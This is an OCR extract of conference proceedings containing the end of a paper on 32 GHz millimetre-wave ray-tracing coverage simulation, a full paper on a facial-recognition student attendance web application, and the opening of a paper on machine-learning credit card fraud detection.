3 Model Used

We used the Ray Tracing model in the simulation. Ray tracing models use 3-D environment geometry to determine propagation pathways. It is valid from 100 MHz to 100 GHz. There are two methods in the Ray Tracing model, the first one is Shooting and Bouncing Rays (SBR) and the second one is the image method. The determination of rays from a starting to the field point is an important aspect of ray tracing algorithms [14]. We use d SBR method because it is generally faster than the image method. Ray Tracing computes multiple paths and other models compute the only a single path. It supports 3-D indoor and outdoor scenarios. Using electromagnetic analysis, regulate the attenuation and phase shift of every ray, which includes tracking the different polarizations of a signal across the propagation path. Free-space and reflection losses are included in the path loss. The Fresnel equation is used to compute losses on the horizontal and vertical polarizations for each reflection. For up to ten route reflections, the SBR approach allows for the determination of estimated propagation pathways. Many rays are launched from a hyperbolic sphere centred at Tx in the SBR approach. The model can shoot rays that are somewhat regularly spaced due to the geodesic sphere. The approach then tracks each ray from Tx and can represent many forms of interactions between the rays and their surroundings, including reflections, diffractions, refractions, and scattering. It is worth noting that the implementation solely takes into account reflections. When a ray strikes a flat surface, R, it reflects according to the law of reflection. Based on the rule of diffraction, when a ray contacts an edge, D, it spawns multiple diffracted rays [15, 16]. A Keller cone is formed when a continuous stream of diffracted ray's forms around the diffracting edge [16]. The approach environs Rx with a sphere, called a receiving sphere, having a radius proportionate to the angular spacing the number of rays released and the distance the beam travels for each launched ray. The model deliberates the ray a legitimate path from Transmitter to Receiver if it crosses the sphere (Fig. 1).




Fig. 1 The SBR technique for estimating propagation pathways from a Tx, to a Rx, is shown in this diagram

4 Simulation Environment, Results and Discussion

In this section, we discussed the simulation environment and results. We did a simulation for a small cell scenario in a dense urban environment. First we took the map of science faculty, University of Allahabad from OpenStreetMap shown in Fig. 2. Firstly, we analyse the coverage in the science faculty campus. To analyse coverage, we placed the transmitter in front of J. K. Institute building with antenna height 10-m, carrier frequency 32 GHz, transmitting power 5 W, and coverage map for a maximum range of 250 m from the base station. The coverage map indicates the received power for a receiver at each ground position, but not for the tops or sides of buildings shown in Fig. 3. The coverage map showed that millimetre-waves were blocked by buildings and showed power −40dBm at the centre and −70dBm at the edges. After coverage analysis, we define a receiver site at some distance of transmitter which is obstructed by the building. Then we plot line-of-sight propagation which showed shadowing due to obstructions shown in Fig. 4. After this, in Fig. 5 we set non-line-of-sight propagation with single reflection and get received power (−68.8 dBm), phase change (0.48 rad), distance (144.97 m), and angles of departure (104az, −3.3el) and arrival (−150.8az, 4el)from the simulation. After this we simulate with double reflection with weather loss and effect of material shown in Fig. 6.We take concrete as building and terrain material. Received power with weather loss and terrain effect is −80.2 dBm, phase change is 3.69 rad., distance is 150.46 m, angle of arrival is −150 az, −3.8 el, and angle of departure is 102.7 az, −4.3 el. Received power using perfect reflection is −69.1019 dBm, received power using concrete materials is −77.56 dBm, received power including weather loss is −78.9512 dBm, and received power with two-reflection paths is −76.5014. We can enhance the received power by Beam Steering. We simulate this code using MATLAB. The simulation runs on a desktop computer having Intel Xeon Core(TM) i7-10700 CPU @ 2.90GHzprocessor, 16 GB RAM, and Windows 10 operating system.

Finally, it is obvious that extending a descriptive environment to smaller entities does not appear to ensure improved RT accuracy, especially if the geometrical portrayal of these objects is inaccurate and the scattering/electromagnetic characteristics of such tiny objects are unknown. However, in future research, this problem should be considered more extensively.

5 Conclusion and Future Scope

Of total, we have noted that Ray Tracing methods are beneficial to stimulate the gross characteristics of this channel. Our findings for dense urban scenario at 32 GHz match the received power measurements and other parameters from the state of art. Measurements at 32 GHz from as well as ray tracing are being used for developing, an initial channel model. The received power, phase shift, angle of arrival and departure indicate that millimetre-wave does not travel long distances and cannot penetrate

Fig. 2 Map of science faculty, University of Allahabad




Fig. 3 Coverage analysis at carrier frequency 32 GHz in science faculty campus




Fig. 4 Line-of-sight propagation with obstructed path




Fig. 5 Non-line-of-sight propagation with single reflection

into concrete walls. The small cell receiver shows that 250 m strong coverage in the millimetre-wave spectrum. The incapability of ray tracers to model smaller objects has also been found along with the contribution to additional rays. It has been known that now the 5G wireless communication networks are being set up globally since 2020 with extra competencies like high data rate, larger bandwidth, and guaranteed low latency. Though it is likely that 5G will not meet all expectations in the future until 2030 and beyond, 6G wireless communication networks will likely deliver worldwide coverage, the better quality of service, and security, amongst other things.




Fig. 6 NLOS propagation with weather loss and effect of material (concrete)

References

1. Ali A, González-Prelcic N, Heath RW (2017) Millimeter wave beam-selection using out-of-band spatial information. IEEE Trans Wirel Commun 17(2):1038–1052
2. Wijeratne DGS (2017) Fundamental limits of non-coherent rician fading channels with 1-bit output quantization. Doctoral dissertation, University of Akron
3. Chung SSM, Tuan SC (2021) The effects of array element number on 28 GHz propagation. In: 2021 international symposium on antennas and propagation (ISAP). IEEE, pp 1–2
4. Sun S, Rappaport TS, Shafi M, Tang P, Zhang J, Smith PJ (2018) Propagation models and performance evaluation for 5G millimeter-wave bands. IEEE Trans Veh Technol 67(9):8422–8439
5. Wang H, Zhang P, Li J, You X (2019) Radio propagation and wireless coverage of LSAA-based 5G millimeter-wave mobile communication systems. China Commun 16(5):1–18
6. Rappaport TS, Xing Y, Kanhere O, Ju S, Madanayake A, Mandal S, Alkhateeb A, Trichopoulos GC (2019) Wireless communications and applications above 100 GHz: Opportunities and challenges for 6G and beyond. IEEE Access 7:78729–78757
7. Azpilicueta L, Lopez-Iturri P, Zuñiga-Mejia J, Celaya-Echarri M, Rodríguez-Corbo FA, Vargas-Rosales C, Aguirre E, Michelson DG, Falcone F (2020) Fifth-generation (5G) mmwave spatial channel characterization for urban environments' system analysis. Sensors 20(18):5360
8. Li S, Liu Y, Lin L, Sun Q (2021) Measurements and characterization for millimeter-wave massive MIMO channel in high-speed railway station environment at 28 GHz. Int J Antennas Propag
9. Mishra AK, Ponnusamy V (2021) Millimeter wave and radio stripe: a prospective wireless technology for 6G and beyond networks. In: 2021 smart technologies, communication and robotics (STCR). IEEE, pp 1–3
10. Al-Falahy N, Alani OY (2019) Millimetre wave frequency band as a candidate spectrum for 5G network architecture: a survey. Phys Commun 32:120–144
11. Tian H, Liao X, Wang Y, Shao Y, Zhou J, Hu T, Zhang J (2019) Effect level based parameterization method for diffuse scattering models at millimeter-wave frequencies. IEEE Access 7:93286–93293

12. Zhang Z, Ryu J, Subramanian S, Sampath A (2015) Coverage and channel characteristics of millimeter wave band using ray tracing. In: 2015 IEEE international conference on communications (ICC)
13. Vitucci EM, Yu F, Possenti L, Zoli M, Fuschini F, Barbiroli M, Kürner T (2019) A study on dual-directional mm-wave indoor channel characteristics. In: 2019 13th European conference on antennas and propagation (EuCAP). IEEE, pp 1–5
14. Yun Z, Iskander MF (2015) Ray tracing for radio propagation modeling: principles and applications. IEEE Access 3:1089–1100. https://doi.org/10.1109/ACCESS.2015.2453991
15. International Telecommunications Union Radiocommunication Sector (2019) Propagation by diffraction. Recommendation P. 526–15. ITU-R, approved 21 Oct 2019. https://www.itu.int/rec/R-REC-P.526-15-201910-I/en
16. Keller JB (1962) Geometrical theory of diffraction. J Opt Soc Am 52(2)(1 Feb 1962):116. https://doi.org/10.1364/JOSA.52.000116

Student Attendance Monitoring System Using Facial Recognition

Reshma B. Wankhade, S. W. Mohod, R. R. Keole, T. R. Mahore, and Sagar Dhanraj Pande

Abstract With the furtherance of technology, the frauds and malpractices related to it have been on the verge of happening, and technology has been a kind of savior in so many cases. Facial recognition can be considered as such a savior in terms of numerous malpractices and fraud activities. Not only in the field of fraud prevention or detection, but facial recognition and automated face detection tools and technologies play an important role in the attendance management systems, detection of criminals, etc. Document image analysis is used in detecting frauds, but the proposed model relies on the image or video. In this paper, the implementation of facial recognition techniques along with their features and application has been explained. This paper also explains how facial recognition technology is now getting introduced and applied across numerous aspects of life. This paper also highlights the drawbacks or the limitations of facial recognition technologies, and in addition, it also presents the various methods and ideas using which facial recognition technology, and its performance can be enhanced and the limitations can be overcome. A novel framework for monitoring student attendance has been implemented. A Web application based upon the Django framework has been designed for easy monitoring and maintaining the attendance of the student using the facial landmark algorithm.

Keywords Facial · Recognition · Database · Methods · Attendance management

R. B. Wankhade · T. R. Mahore
Computer Science and Engineering, DRGIT&R, Amravati, India

S. W. Mohod
Department, Computer Science and Engineer, DRGIT&R, Amravati, India
e-mail: drgitr.hodcse@gmail.com

R. R. Keole
Department, Information Technology, HVPM, Amravati, India

S. D. Pande (✉)
Assistant Professor Senior Grade I, School of Computer Science and Engineering, VIT-AP University, Amaravati, Andhra Pradesh, India
e-mail: sagar.pande@vitap.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_51

1 Introduction

Over the years, technology has advanced itself in an unexpected way, and the advantages of it being advanced are uncountable. Its applications are being used for numerous purposes and work on a large scale, and facial recognition technique is one such boon from the advancement of technology. Facial recognition is not only used in detecting the frauds or marking the attendance system, but it is widely used to prevent retail crime, find missing humans, to help the blind person, to protect the law enforcement, aid forensic investigations, to identify people on various social media platforms, etc.

While using facial recognition technology in identifying the criminals, the experts input the image of the person and the system, at first preprocess the image, and the preprocessing will cause not-required noise that has to be removed from the image. And after that, the images are classified on the basis of their landmarks. Landmarks for example, the length of the jaw line, the distance between the eyes, etc. After classifying the images based on their landmarks, the system runs a search process in the database in order to find the perfect match and then it displays the result.

Detection and recognition are considered the two vital parts for the success of the system. Detection of the face is the primary and the very first step in creating the facial recognition system. This is the only step where the system identifies the face and then it distinguishes and determines whether it is a human face or something else. The identification of face can be further classified into four main categories; feature invariant, appearance-based, knowledge-based, and template matching methods [1].

One such biometric method that uses a human's face and then automatically recognizes and verifies the person from an image which is digitally available or a video frame is facial recognition. Facial recognition methods are being used by various companies in their security cameras. This technology is widely used for verification, authentication, authorization, and identification. Websites like Facebook use facial recognition technology in order to create the digital profile of its users on its Website [1].

Improving the quality of education includes regular attendance as the key factor and in order to enhance the efficiency and reduce the extra time that is being wasted by taking attendance manually, facial recognition technology is used for taking the attendance automatically. In this paper, the implementation of an attendance management system has been introduced which marks the attendance without any hindrance with the regular teaching duration. This system cannot only be used for marking attendance automatically during class hours but also during exams and other activities where attendance is mandatory.

In Sect. 2, the failure of traditional methods that are used for development of facial recognition technology is elaborated. Also, detailed literature survey on facial recognition techniques, its uses, drawbacks, and limitations is explained in this section. In next section, proposed methodology for attendance monitoring systems using facial recognition system has been elaborated. Furthermore, the paper is concluded along with the future scope of the work.

Contribution of this work is specified as follows:

- Novel secured framework for attendance monitoring is proposed.
- Web application for easy maintenance of attendance is developed.
- Facial landmark algorithm is using for detection of the student's facial detection.

2 Literature Survey

Various research works developed for the detection of facial recognition have been reviewed as follows:

According to [2], the method for marking attendance, i.e., traditional way is super slow and it makes the attendance marking system tedious. Marking the attendance manually is almost a burden for the professors and it is less efficient when you consider the extra time taken [2]. The one of the biggest drawbacks that can be considered in the traditional way of marking attendance is the proxy attendance. To overcome such drawbacks and to make the attendance marking system more efficient and less time taking, technology plays a vital role. Most of the institutes have adopted and deployed other techniques that are served by technology to mark the attendance, and one such technology is facial technology.

Other technologies that are adopted and being used to mark the attendance automatically, not manually are the radio frequency identification (RFID) [2], fingerprint recognition, iris recognition, etc. Some of the technologies mentioned here are queue-based, and they might consume more time and prove to be less efficient [2]. Face verification is considered to be a 1:1 matching process. For very obvious reasons such as efficiency, correctness, less time taking, and convenient to use, facial recognition has gained wide popularity among firms and companies.

Multiple algorithms have been used for developing the attendance management system using facial recognition technology, and in [3], the system that is designed to monitor and mark the attendance of the students is based on hardware design and it included image, fast connected-component labeling algorithm, skin color detection, lip feature extraction, horizontal edge detection [3].

The model that is proposed in [4] required the input faces present in the database to be loaded into the workspace, and then, they proceed further with the detection procedure. The system that is presented in [5] does not require any special hardware for its implementation, a camera, database servers, and a PC is sufficient to implement attendance management system using the facial recognition technique.

OpenCV which is written in C/C++ is widely used along with Python to detect faces easily [6]. It provides the binding for Python and uses the machine learning algorithms to identify faces within a single photo. Around 5000 classifiers or even more a face possess, and each of them must match for a face to be identified [6].

Similarly, in paper [7], it has been mentioned that facial recognition has some limitations such as accuracy, lighting problem, and functionality, and these drawbacks will be solved by the model that is proposed in the [7].




Fig. 1 System requirements

According to [8, 9], growth in face recognition has been considerably great, but there are still many unconstrained works where the illumination, occlusion, viewpoint, expression, etc., vary noticeably.

In [10], the preferred face recognition system application was built with the assistance of Python programming, and hardware and software requirements for the same are presented below in the following chart (Fig. 1).

3 Proposed Methodology

It gets very easy for human brains to detect and identify multiple faces without any equipment of any sort but when it comes to machines, they need to be trained well and require sufficient dataset. The idea and concept of a face recognition system are to provide a computer system, the capability to detect and recognize human faces efficiently and correctly in images or videos. In recent times, deep learning has been deeply explored for such systems [10]. In biometrics, facial recognition plays an integral role, and the basic traits such as length of the jaw line and color of the eyes of the image to be identified are matched with the existing data in the database. Multiple facial attributes are taken out from the images, and efficient algorithms are used to implement them, and some minor modifications and changes are done to improve and enhance the efficiency of the existing algorithms.

There are two stages in the face recognition which are depicted in Fig. 2:

- Face recognition—The input face or image is processed and compared to the already existing known faces that reside in the database.
- Generation of application.

In this paper, the proposed methodology is about a face recognition technique that has been applied in building and maintaining attendance of the student that detects




Fig. 2 Stages in face recognition

the face of a student. After processing and matching the input image with the already present images in the database, the attendance of the student is marked (Fig. 3).
Step 1: The image of the student's face is recorded with the assistance of the camera.
Step 2: The recorded image is saved in the database along with registration details of the student.
Step 3: When faculty is taking the attendance, then the image of the student's face is captured and then is the verification phase will be activated.
Step 4: Facial landmark algorithm is used for the detection and verification of the prestored face in the database.
Step 5: If the new image matches with the recorded image, then the student's attendance is verified.




Fig. 3 System architecture

4 Result Analysis and Discussions

Webcam is used to capture the images of the students. Various images of a particular student are acquired along with their registration details. Thereafter, the images are cropped, and after cropping, the region of interest (ROI) is obtained, and the ROI is further utilized in the recognition process. The detection of faces is done using the facial landmark algorithm. The algorithm undergoes training to detect the faces of humans. This process is known as feature extraction.

After the face gets recognized, the identified faces are marked present in the excel sheet and the rest which are not identified are marked absent, and to make it more efficient for teachers, the system mails the list of absentees to the faculties. Using the GUI, the users can easily interconnect with the system. The users are given a total of three alternatives such as faculty registration, mark attendance, and student registration. The students are requested to provide all the needed details in the form and after that the Webcam starts to capture the image of the student and it captures the image of the student as depicted in Fig. 4. After that the images are stored in the database along the student's information. Further, when the faculty wants to take the attendance at that time, the image is again captured and verified using the prestored image. If the image matches with existing records, then the attendance is marked as present, otherwise it will be marked as absent. Sample of this process is depicted in Fig. 5.

Fig. 4 Student registration along with facial image




Fig. 5 Face detection and verification

The model's high configuration architecture consists of Intel® Core™ i5-2450 M Processor with 2.50 GHz CPU, 64-bit Windows 10 Operating System, and 16 GB of RAM.

5 Conclusion and Future Scope

In this paper, facial recognition technology has been introduced at first, and how the traditional methods fail to be efficient and sufficient is explained. Furthermore, the various systems that are used facial recognition technology have been reviewed. Next, the facial recognition algorithm that is used in detecting and verifying for the attendance has been explained, and the main steps involved in facial recognition technology have been also elaborated. The working and implementation flow of the attendance management system have been elaborated and described. In future, the work can be expanded by using object detection as well as monitoring based upon the advanced and recent algorithms like YOLO for getting more precise and accurate results.

References

1. Abdullah NA, Saidi MJ, Rahman NHA, Wen CC, Hamid IRA (2017) Face recognition for criminal identification: An implementation of principal component analysis for face recognition. In: AIP conference proceedings 1891, 020002 (2017); Published Online: 03 Oct 2017, https://doi.org/10.1063/1.5005335
2. Smitha PSH, Afshin (2020) Face recognition based attendance management system 9(05), May 2020
3. Fuzail M, Nouman HMF, Mushtaq MO, Raza B, Tayyab A, Talib MW (2014) Face detection system for attendance of class. Students 5(4), Apr 2014
4. Polamarasetty VK, Reddem MR, Ravi D, Madala MS (2018) Attendance system based on face recognition 05(04), Apr-2018
5. Sawhney S, Kacker K, Jain S, Singh SN, Garg R, Real-time smart attendance system using face recognition techniques, Amity University Noida
6. Amritha S (2019) Assistant professor, face recognition based attendance system using machine learning. IJEDR 7(3). ISSN: 2321-9939
7. Liyew BT, Hazari P (2017) A survey on face recognition based students attendance system 6(9), Sept 2017
8. Patil SA, Deore PJ (2013) Face recognition: a survey, 1(1), Dec 2013
9. Aherwadi NB, Chokshi D, Pande S, Khamparia A (2021) Criminal identification system using facial recognition (July 12, 2021). In: Proceedings of the international conference on innovative computing and communication (ICICC) 2021
10. Wankhade RB, Umekar PN, Mohod SW, Pande S (2021) A review on essential resources utilized for face recognition (July 12, 2021). In: Proceedings of the international conference on innovative computing and communication (ICICC) 2021

Credit Card Fraud Detection Using Various Machine Learning and Deep Learning Approaches

Ashvini S. Gorte, S. W. Mohod, R. R. Keole, T. R. Mahore, and Sagar Pande

Abstract It is evident that the evolution in technology has surpassed expectations and reached different heights in a shorter span of time and with evolving technology; a lot of changes have been introduced in our lives, and one such change is the replacement of traditional payment methods with the credit card system. Credit card use increases the most during online shopping. With the huge demand for credit cards worldwide, credit card fraud cases to are increasing rapidly. In this paper, four machine learning algorithms that are decision tree, random forest, logistic regression, and Naïve Bayes have been used for training the models. Also, deep neural networks have been implemented for model training which is giving more promising results compared to the machine learning algorithms. The accuracy of each algorithm used in the implementation of the credit card fraud detection has been compared and analyzed.

Keywords Credit card · Machine learning · Random forest · Frauds · Prevention · Algorithms

1 Introduction

With the massive use of credit cards while making the payment, there has been misuse of credit cards at a very large scale and billions of dollars are used illegally

A. S. Gorte · S. W. Mohod
Computer Science and Engineer, DRGIT&R, Amravati, India

R. R. Keole
Information Technology, HVPM, Amravati, India

T. R. Mahore
Computer Science and Engineering, DRGIT&R, Amravati, India

S. Pande (✉)
Assistant Professor Senior Grade I, School of Computer Science and Engineering, VIT-AP, Amaravati, Andhra Pradesh, India
e-mail: sagarpande30@gmail.com; sagar.pande@vitap.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_52

by these frauds and a lot of innocent credit card holders suffer the loss. The illegal use of credit cards to withdraw money is concerning issue, and various researches are done on this issue to overcome this fraudulent activity, and the traditional methods are not coherent enough to overcome this issue efficiently, and hence, there was requirement of a method that could help identify the frauds efficiently and credit card fraud detection using the machine learning algorithms fulfills this requirement to an extent. Multiple algorithms are utilized such as Naive Bayes, support vector technique (SVM), artificial neural networks, decision trees, random forest, deep neural networks, and logistic regression are used in developing the system that can detect the fraudulent activities from happening. All these techniques are preferred based on their faultlessness while predicting the frauds, preciseness, and definiteness in the result. The above-mentioned techniques, if combined together form a model which is hybrid and in such models the features and steps of both the algorithms or techniques are utilized. For instance, a hybrid technique is proposed in [1], two techniques that are AdaBoost and majority voting are utilized together to identify the MasterCard misrepresentation.

To detect credit card frauds, multiple techniques are used, numerous machine learning algorithms enhance the performance of the system that detects the fraudulent tasks and the combination of multiple different particular models used in developing one particular system is a hybrid model and the methods that use particular algorithms or techniques are single methods.

Numerous machine learning algorithms that are extensively used in developing the systems that detect frauds like credit card frauds are shown in Fig. 1.

Dataset plays a considerably vital role in developing the system that detects credit card frauds. There are numerous kinds of datasets varying on the fraud properties for example.

- Type of fraud
- Variety of fraud
- Number of fraudulent records
- Distribution of illegal transactions among legal ones

The data is divided into different categories such as labeled data, unlabeled data, structured data, unstructured data, balanced data, imbalance data. Training of the data to obtain maximum correctness is another huge challenge introduced in developing a system that detects frauds.

1.1 Organization of the Paper

